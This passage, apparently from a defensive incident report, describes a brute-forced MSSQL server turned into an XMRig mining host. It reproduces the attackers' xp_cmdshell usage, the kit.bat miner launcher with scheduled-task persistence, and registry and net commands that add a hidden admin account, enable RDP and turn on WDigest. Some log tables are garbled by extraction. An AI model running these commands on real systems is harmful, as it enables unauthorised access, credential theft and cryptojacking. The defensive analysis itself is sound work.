


SELECT XMRig FROM SQLServer



In March 2022, we observed an intrusion on a public-facing Microsoft SQL Server. The end goal of this intrusion was to deploy a coin miner. Although deploying a coin miner on a vulnerable server after successful exploitation is a common objective for threat actors, this intrusion was slightly different and therefore more interesting.

US CERT recently published a malware analysis report related to XMRig coin miner on 23rd June 2022 (<https://www.cisa.gov/uscert/ncas/analysis-reports/ar22-174a>) and a security tip for defending against this threat (<https://www.cisa.gov/uscert/ncas/tips/ST18-002>).

Summary

Over the month of March, we observed a cluster of activity targeting MSSQL servers. The activity started via password brute force attempts for the MSSQL SA account. These brute force attempts were observed repeatedly over the month. Examples included one cluster of 24,000 failed attempts from the same source, over a 27 hour effort, before they finally managed to guess the password. After having the correct credentials in their possession, the attackers then spawned a command shell via xp_cmdshell. According to [Microsoft documentation](#), xp_cmdshell spawns a Windows command shell and passes in a string for execution.

Using xp_cmdshell, the threat actors were able to execute any command against the compromised server. They attempted to kill a bunch of AV programs by using taskkill.exe. The threat actors then wrote multiple commands to a batch file by using echo and redirecting the strings to a file named 1.bat. After the batch file was written they then proceeded to perform the same action echoing data into a file named bigfile.txt. After they finished writing to that file, they ran certutil to decode the base64 data into an executable file. This executable was a privilege escalation tool that was used to execute the batch file to make sure it executed with high enough permissions. They then executed the batch script. The commands included adding new users to the local administrators group, enabling RDP, enabling WDigest, and hiding the newly created admin accounts using the registry.

Once the threat actors had established persistence on the compromised host, they moved to their final objective, which was to install and run the XMRig miner. They dropped a Binary Managed Object Format (BMOF) file along with the miner itself, to do that. The threat actors used mofcomp.exe to decompile the BMOF binary and register a malicious class in the WMI repository. The event consumer of the newly created classes included a VBE script responsible for setting up and executing the XMRig miner with the correct settings.

No other activity beyond the mining was observed before the threat actors were evicted.

Services

We offer multiple services including a [Threat Feed service](#) that tracks Command and Control frameworks such as Cobalt Strike, Sliver, BumbleBee, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found [here](#).

Artifacts for this case are limited due to the environment. A few log sources are available for this case under our [Security Researcher and Organization](#) services.


Analysis and reporting completed by [@_pete_0](#) and [@kostastsale](#)

Initial Access

The initial access took place via a brute-force attack, where the threat actors mainly targeted the System Admin (SA) account.

During the intrusions, we could see SQL Server event ID **18456** Failure Audit Events in the Windows application logs. We witnessed more than 24,000 attempts from the same source before the threat actors successfully guessed the username and password for the open SQL database.

Example of the failed brute force attempts:



sa | Reason: Password did not match that for the login provided. | [REDACTED]
hbv7 | Reason: Could not find a login matching the name provided. | [REDACTED]
su | Reason: Could not find a login matching the name provided. | [REDACTED]
ps | Reason: Could not find a login matching the name provided. | [REDACTED]
vice | Reason: Could not find a login matching the name provided. | [REDACTED]
kisadmin | Reason: Could not find a login matching the name provided. | [REDACTED]
401hk | Reason: Could not find a login matching the name provided. | [REDACTED]
sysdba | Reason: Could not find a login matching the name provided. | [REDACTED]
admin | Reason: Password did not match that for the login provided. | [REDACTED]
uep | Reason: Could not find a login matching the name provided. | [REDACTED]
bizbox | Reason: Could not find a login matching the name provided. | [REDACTED]
neterp | Reason: Could not find a login matching the name provided. | [REDACTED]
unierp | Reason: Could not find a login matching the name provided. | [REDACTED]
sp | Reason: Could not find a login matching the name provided. | [REDACTED]
root | Reason: Password did not match that for the login provided. | [REDACTED]
bwsa | Reason: Could not find a login matching the name provided. | [REDACTED]

Followed by eventual successful logins.

TimeWritten	EventID	EventT	EventTypeName	EventC	SourceName	Strings
2022 11:00	18454	8	Success Audit event	4	MSSQL\$SQLEXPRESS	sa [CLIENT: [REDACTED]
2022 11:00	18454	8	Success Audit event	4	MSSQL\$SQLEXPRESS	sa [CLIENT: [REDACTED]
2022 11:01	18454	8	Success Audit event	4	MSSQL\$SQLEXPRESS	sa [CLIENT: [REDACTED]


It is likely that multiple successful logins were observed due to the automated access script that the threat actor was using.

Execution

In the next attack stage, the threat actors established a cmd shell via Extended SQL Stored Procedure (xp_cmdshell). This process allows you to issue operating system commands directly to the Windows command shell using T-SQL code. An example of command execution following a successful authentication to SQL database using xp_cmdshell:

```
#Executing 'whoami' command on the remote host  
EXEC xp_cmdshell 'whoami'
```

At a high level, the overall execution events can be depicted in the below diagram:



If we look into the Windows Application logs, specifically, the SQL Server event ID 15457, captures this as an 'xp_cmdshell' event. Additionally, the SQL Server audit collection also captures similar events. The first commands executed by the threat actors included using taskkill for various anti-virus software.



thor

1 month ago

YARA Signature Match - THOR APT Scanner

RULE: Hacktool_Inject_Incognito
RULE_SET: Livehunt - Hacktools1 Indicators ✖
RULE_TYPE: VALHALLA rule feed only ⚡
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/Hacktool_Inject_Incognito
DESCRIPTION: Detects hacktool inject
RULE_AUTHOR: Florian Roth

Detection Timestamp: 2022-06-07 23:44
AV Detection Ratio: ● 8 / 67

Use these tags to search for similar matches: #hacktool #inject #incognito #hacktool_inject_incognito
More information: <https://www.nextron-systems.com/notes-on-virustotal-matches/>
[Show less](#)



thor

1 month ago

YARA Signature Match - THOR APT Scanner

RULE: Hacktool_incognito_av
RULE_SET: Livehunt - Hacktools2 Indicators ✖
RULE_TYPE: VALHALLA rule feed only ⚡
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/Hacktool_incognito_av
DESCRIPTION: Detects Hacktool Incognito AV
REFERENCE: <https://www.virustotal.com/en/file/18e64ddf246c4f481de7bb4542f6c6acc802549d437ec0018c10ab30bbf6b75d/analysis/>
RULE_AUTHOR: Florian Roth

Detection Timestamp: 2022-06-07 23:44
AV Detection Ratio: ● 8 / 67

Use these tags to search for similar matches: #hacktool #incognito #hacktool_incognito_av
More information: <https://www.nextron-systems.com/notes-on-virustotal-matches/>
[Show less](#)



thor

1 month ago

YARA Signature Match - THOR APT Scanner

RULE: HKTL_Incognito_Privilege_Escalation_Jan22_1
RULE_SET: Livehunt - Hacktools7 Indicators ✖
RULE_TYPE: VALHALLA rule feed only ⚡
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/HKTL_Incognito_Privilege_Escalation_Jan22_1
DESCRIPTION: Detects a hacktool that seems to provide some privilege escalation vectors
REFERENCE: <https://github.com/KaLendsi/CVE-2022-21882/>
RULE_AUTHOR: Florian Roth

👉 Hey, this seems to be an open-source tool or framework. The author has shared it with the community with the intention to improve overall security. If you are a victim and noticed this tool in a breach, please visit the tool's github page (see above) and tell your story by creating an issue on the issues page: <https://github.com/KaLendsi/CVE-2022-21882/issues> ❤️.

Detection Timestamp: 2022-06-07 23:44
AV Detection Ratio: ● 8 / 67

We believe this tool may be a variation of NetworkServiceExploit.exe, which attempts to use NetworkService for privilege escalation.

Additionally, we noticed the attackers dropping a file named “xitmf”. Looking into the file’s content, we noticed that the header began with “FOMB”. When flipping the header, it spells BMOF, which indicates a Binary Managed Object Format file. BMOF is a compiled version of a Managed Object Format (MOF) file. As per Microsoft’s official documentation:

“Managed Object Format (MOF) is the language used to describe Common Information Model (CIM) classes.”

MOF files are compiled using the Windows compiler tool mofcomp. Mofcomp.exe is also used to execute scripts by parsing the MOF statements and creates new classes as part of the WMI repository.

EventID	Action	ParentImagePath	ParentImageCmdline	FileName	cmdline1
1	The Managed Object Format (MOF) Compiler	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe -SSQLEXPRESS	mofcomp.exe	C:\Windows\System32\wbem\mofcomp.exe C:\Windows\SERVIC~1\MSSQL\$~1\AppData\Local\Temp\xitmf
1	The Managed Object Format (MOF) Compiler	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c mofcomp.exe C:\Windows\SERVIC~1\MSSQL\$~1\AppData\Local\Temp\xitmf	mofcomp.exe	mofcomp.exe C:\Windows\SERVIC~1\MSSQL\$~1\AppData\Local\Temp\xitmf
1	Windows Command Processor	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe -SSQLEXPRESS	Cmd.Exe	C:\Windows\system32\cmd.exe /c mofcomp.exe C:\Windows\SERVIC~1\MSSQL\$~1\AppData\Local\Temp\xitmf

```
cmd.exe /c mofcomp.exe C:\Windows\SERVIC~1\MSSQL$~1\AppData\Local\Temp\xitmf
```

Using the same mofcomp utility, its possible to decompile the BMOF to extract the script, using this command provided by Matt Graeber:



Matt Graeber
@mattifestation

FYI, Text from binary MOFs can be recovered with mofcomp: MOF:recovered.mof -MFL:ms_409.mof -Amendment:MS_409 binarymof.tmp

5:12 PM · Mar 30, 2016 · Twitter Web Client

Threat actors also transferred a Visual Basic Encoded (VBE) file that is executed on the host using cscript.exe. Once run, the script would set up and execute the XMRig CoinMiner. During the execution, the password **579562847** is provided as an argument.

```
cscript.exe /b /e:VBScript.Encode  
C:\Windows\SERVIC~1\MSSQL$~1\AppData\Local\Temp\xit 579562847
```

EventID	Action	ParentImagePath	ParentImageCmdline	FileName	cmdline1
1	Microsoft \xAE Console Based Script Host	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c cscript.exe /b /e:VBScript.Encode C:\Windows\SERVIC~1\MSSQL\$~1\AppData\Local\Temp\xit 579562847	cscript.exe	cscript.exe /b /e:VBScript.Encode C:\Windows\SERVIC~1\MSSQL\$~1\AppData\Local\Temp\xit 579562847
1	Windows Command Processor	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe	C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe -SSQLEXPRESS	Cmd.Exe	C:\Windows\system32\cmd.exe /c cscript.exe /b /e:VBScript.Encode C:\Windows\SERVIC~1\MSSQL\$~1\AppData\Local\Temp\xit 579562847

We recognize that this is a VBE file from the file signature (“magic bytes”) at the first four bytes of the top of the file.

00000000	23 40 7e 5e 2b 6b 73 41 41 41 3d 3d 36 09 50 33	#@~+ksAAA==.P3
00000010	4d 44 4b 44 50 22 2b 6b 3b 3a 7f 50 48 2b 58 59	MDKDP"+k;:.PH+XY
00000020	40 23 40 26 47 6b 3a 2c 36 3f 5e 6c 6f 42 36 6a	@#@&Gk:,6?^loB6j
00000030	5c 7f 44 42 78 3b 3a 5e 32 21 2f 53 57 28 25 72	\.DBx;:^2!/SW(%r
00000040	21 59 4b 43 4d 6c 3a 6d 53 4b 3d 25 7f 7d 28 22	lYKCM ·dSK4%+(

We can decode the VBE file using CyberChef:

Recipe	Input
<p>Microsoft Script Decoder</p> <p>Generic Code Beautify</p> <p>Syntax highlighter</p> <p>Language auto detect</p>	<p>length: 19474 lines: 1</p> <pre> XR\$ E5XyM}b- y^4zR1RqEB/YM2h9##@#&aCDYaR6wnU,J!2:E~!~T@#&6uODw ?#E"O"+5!+kYC#19nD,J)EDtG.by1DrW J~,E\$1kk1PeK24r#@#&6_0YaRjn N#@#&(6PaCDOaRjD1DE/,',*!8Ppt#x#@#&9Wh nDMWP{~o1^/#@#&?nO,6uYD2P{PHGDtkUL#@#&36bO,s; mDkW #@#&3Vk+@#&9WAU#DDK~,KD!n#@#&U+DPaCOOaPxPgGY4kUL#@#&2arDPoE ^DkG #@#&2x9P&W#@#&2UN,s;U1YkKU#@#&#@#&w;UmDkKx~xGO kU{m.Dv/SC*#@#& (W,j\$W!U9`C*P{PO8P:4+ @#@#&xKYmr {1M.P{PKM;n#@#&2XkOPo; mOkKU#@#&2U[,q0#@#&wW.PAC1t~4P&xPm#@#& (0,qU?DDcqBt~kSF*P@*,T~K4+ #@#&xGO kU{m.D,'~omV/n#@#&2akD~wEU1YbWx#@#&AUN,qW#@#&1naD#@#& GY kx C.D,',K.En#@#&2UN,oE mOrKx#@#&#@#&s;x1ObWU,k {1MDvd~m#@#&#@#&i~WE [`m#P{~RF,K4+U#@#&@&r {CDM~,sCsk+@#&3XkOPw; mObW #@#&Ax9~q6#@#&sKD~3mmt,4P&xPm#@#&q6P&xjY.c8~4~kSF*P@*~ZPK4n #@#&k mmD.,',KD!+@#&2XkOPwEU^DkW @#@#&AxN, (W#@#&1#60#@#&@&r {CDM~,sCsk+@#&3 N~s!U1YrKx#@#&W7MwAA==^#~@ </pre> <p>time: 3237ms length: 18032 lines: 556</p> <p>On Error Resume Next Dim OSlag, OSver, numcpus, objOutParams, objWMIREGService Set objWMIREGService = GetObject("winmgmts: {impersonationLevel=impersonate}!\\.root\DEFAULT:StdRegProv") objOutParams = objWMIREGService.GetStringValue(&H80000002, "SYSTEM\CurrentControlSet\Control\Nls\Language", "Default", OSlag) objOutParams = objWMIREGService.GetStringValue(&H80000002, "SOFTWARE\Microsoft\Windows NT\CurrentVersion", "CurrentVersion", OSver) objOutParams = objWMIREGService.GetStringValue(&H80000002, "SYSTEM\CurrentControlSet\Control\Session Manager\Environment", "NUMBER_OF_PROCESSORS", numcpus) Set objFSO = CreateObject("Scripting.FileSystemObject") Set wi = CreateObject("WindowsInstaller.Installer") windir = objFSO.GetSpecialFolder(0)</p>

The script has several functions, one to control the coin miner software on the host, and two, to configure the parameters such as user-agent strings through randomization:

```

user_agent_list = Array("Mozilla/5.0 (compatible; MSIE 9.0;
Windows NT 6.1; WOW64; Trident/5.0)", _
"Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)", _
"Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US)
AppleWebKit/534.16 (KHTML, like Gecko) Chrome/10.0.648.133
Safari/534.16", _
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.11 (KHTML,
like Gecko) Chrome/23.0.1271.64 Safari/537.11", _
"Mozilla/5.0 (Windows; U; Windows NT 6.1; zh-CN; rv:1.9.2.15)
Gecko/20110303 Firefox/3.6.15", _
"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0b13pre)
Gecko/20110307 Firefox/4.0b13pre", _
"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1;
Trident/4.0)", _
"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1;
Trident/4.0)")
Randomize

```

Command interactions are done via WMI, for process discovery:

```

Set objWMIService = GetObject("winmgmts:\\\" & strComputer &
"\root\cimv2")
Set colItems = objWMIService.ExecQuery("Select * from
Win32_ComputerSystem", , 48)

```

Process creation:

```

Set objShare = objPS.Get("Win32_Process")
Set objInParam =
objShare.Methods_("Create").inParameters.SpawnInstance_()

```

In the code, we observed further attempts to obfuscate sensitive attributable values:

```

+ |
InStr(1,str1,MDnStr("gq87670@lrhrq.ewq",strpwd),1) >
:RApp = True

```

Using the original password and some further de-obfuscation, we could decipher the values, in this case, the email address is:

Some other deciphered values relate to coin mining pools:

```

crypto-pool[.]fr
minergate[.]com

```

We also observed another dropper. Threat actors transferred the file ex.exe. Ex.exe is an Unrar application that they used to extract more malicious artifacts:

EventID	Action	ParentImagePath	ParentImageCmdline	FileName	cmdline1	FileCreated
7	5.11.0			WinRAR ????????	-	C:\Windows\ServiceProfiles\MSSQL\$SQL EXPRESS\AppData\Local\Temp\ex.exe
11	07:34.2					C:\Windows\ServiceProfiles\MSSQL\$SQL EXPRESS\AppData\Local\Temp\ex.exe
11	07:55.2					C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\mstrx\smss.exe
11	07:54.7					C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\mstrx\kit.bat
11	07:55.5					C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\mstrx\WinRing0x64.sys
11	07:54.7					C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\mstrx
1	Windows Command Processor	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\system32\wbem\wmiPrvse.exe -secured -Embedding	Cnd.Exe	cmd.exe /c C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\ex.exe x - prootBRUCE -y C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\listx64f.rar C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\mstrx\ 8del //q C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp*.tmp	10.0.17763.592 (WinBuild.160101.0800)
1	??? RAR	C:\Windows\System32\cmd.exe	cmd.exe /c C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\ex.exe x - prootBRUCE -y C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\listx64f.rar C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\mstrx\ 8del //q C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp*.tmp	-	C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\ex.exe x - prootBRUCE -y C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\listx64f.rar C:\Windows\SERVIC-1\MSSQL\$-1\AppData\Local\Temp\mstrx\	5.11.0

CommandLine:

```

ex.exe x -prootBRUCE -y C:\Windows\<REDACTED>\AppData\Local\Temp\listx64f.rar
C:\Windows\<REDACTED>\AppData\Local\Temp\mstrx\<file>

```

File Extracted:

```

WinRing0x64.sys - XMRig cryptominer windows driver
smss.exe - XMRig coin miner
kit.bat

```

The kit.bat script included instructions for executing the miner as well as for creating persistence via a schedule task. See the contents of the script below:

```

@echo off
set usr=jood.06.10
set app=smss.exe
cd /d "%~dps0"
if "%1"=="-s" (
if EXIST %~dps0smss.exe start /min %~dps0smss.exe -c %usr%
exit
if EXIST %~dps0smss.exe start /min %~dps0smss.exe -c %usr%
schtasks /delete /tn ngm /f
schtasks /delete /tn cell /f
schtasks /create /tn ngm /tr "%~dps0kit.bat -s" /sc hourly /ru ""
schtasks /run /tn ngm
exit

```

Something to note here, regarding the kit.bat script, is that we discovered that its contents were the topic of discussion in a Chinese forum back in 2018.

Link: [http://www\[.\]bathome\[.\]net/thread-48526-1-1.html](http://www[.]bathome[.]net/thread-48526-1-1.html)

The screenshot shows a forum post titled "大神帮忙解释下这个批处理" (Great God help explain this batch process). The post content is a batch script designed for persistence on a compromised host. The script sets environment variables, checks for the existence of a file, and creates a scheduled task named 'ngm' that runs a script named 'kit.bat' hourly. The script also includes commands to delete existing tasks and create a new one.

```

01. @echo off
02. set AxHt=asdfghjkl
03. set usr=jood.01.02
04. set app=smss.exe
05. cd /d "%~dps0"
06. if "%1"=="-s" (
07. if EXIST %~dps0smss.exe start /min %~dps0smss.exe -c %usr%
08. exit
09. )
10. %AxHt:~1,1%c%AxHt:~5,1%t%AxHt:~0,1%AxHt:~1,1%AxHt:~1,1% /%AxHt:~2,1%elete /tn n%AxHt:~4,1% /%AxHt:~3,1%
11. %AxHt:~1,1%AxHt:~5,1%t%AxHt:~0,1%AxHt:~1,1%AxHt:~1,1% /%AxHt:~2,1%elete /tn cell /%AxHt:~3,1%
12. %AxHt:~1,1%AxHt:~5,1%t%AxHt:~0,1%AxHt:~1,1%AxHt:~1,1% /cre%AxHt:~0,1%te /tn n%AxHt:~4,1% /tr "%~dps0kit.bat -s" /sc hourly /ru ""
13. "%~dps0kit.bat" -s
14. %AxHt:~1,1%AxHt:~5,1%t%AxHt:~0,1%AxHt:~1,1%AxHt:~1,1% /run /tn n%AxHt:~4,1%
15. exit

```

Additional forum details include the user 'ww565271', a post date of 2018-6-28, and a user profile with 1 post, 12 points, and 0 technical skills.

Persistence

The threat actors wrote a batch script (1.bat) that contained commands for establishing persistence on the compromised host. We see the creation of a new account and adding this account to the local administrators group.

```

NET USER Adminv$ !67hCS140RVg /ADD /expires:never
NET LOCALGROUP Administrators /ADD Adminv$

```

They also made remote RDP connections possible by changing the *fDenyTSCnections* and *UserAuthentication* values to 0.

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSCnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f

NET USER Adminv$ !67hCS140RVg /ADD /expires:never
NET LOCALGROUP Administrators /ADD Adminv$
REG ADD "HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v Adminv$ /t REG_DWORD /d 0
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSCnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f
NET LOCALGROUP Administrators /ADD Adminv$
NET LOCALGROUP Administratoren /ADD Adminv$
NET LOCALGROUP Administrateurs /ADD Adminv$
NET LOCALGROUP Administratorzy /ADD Adminv$
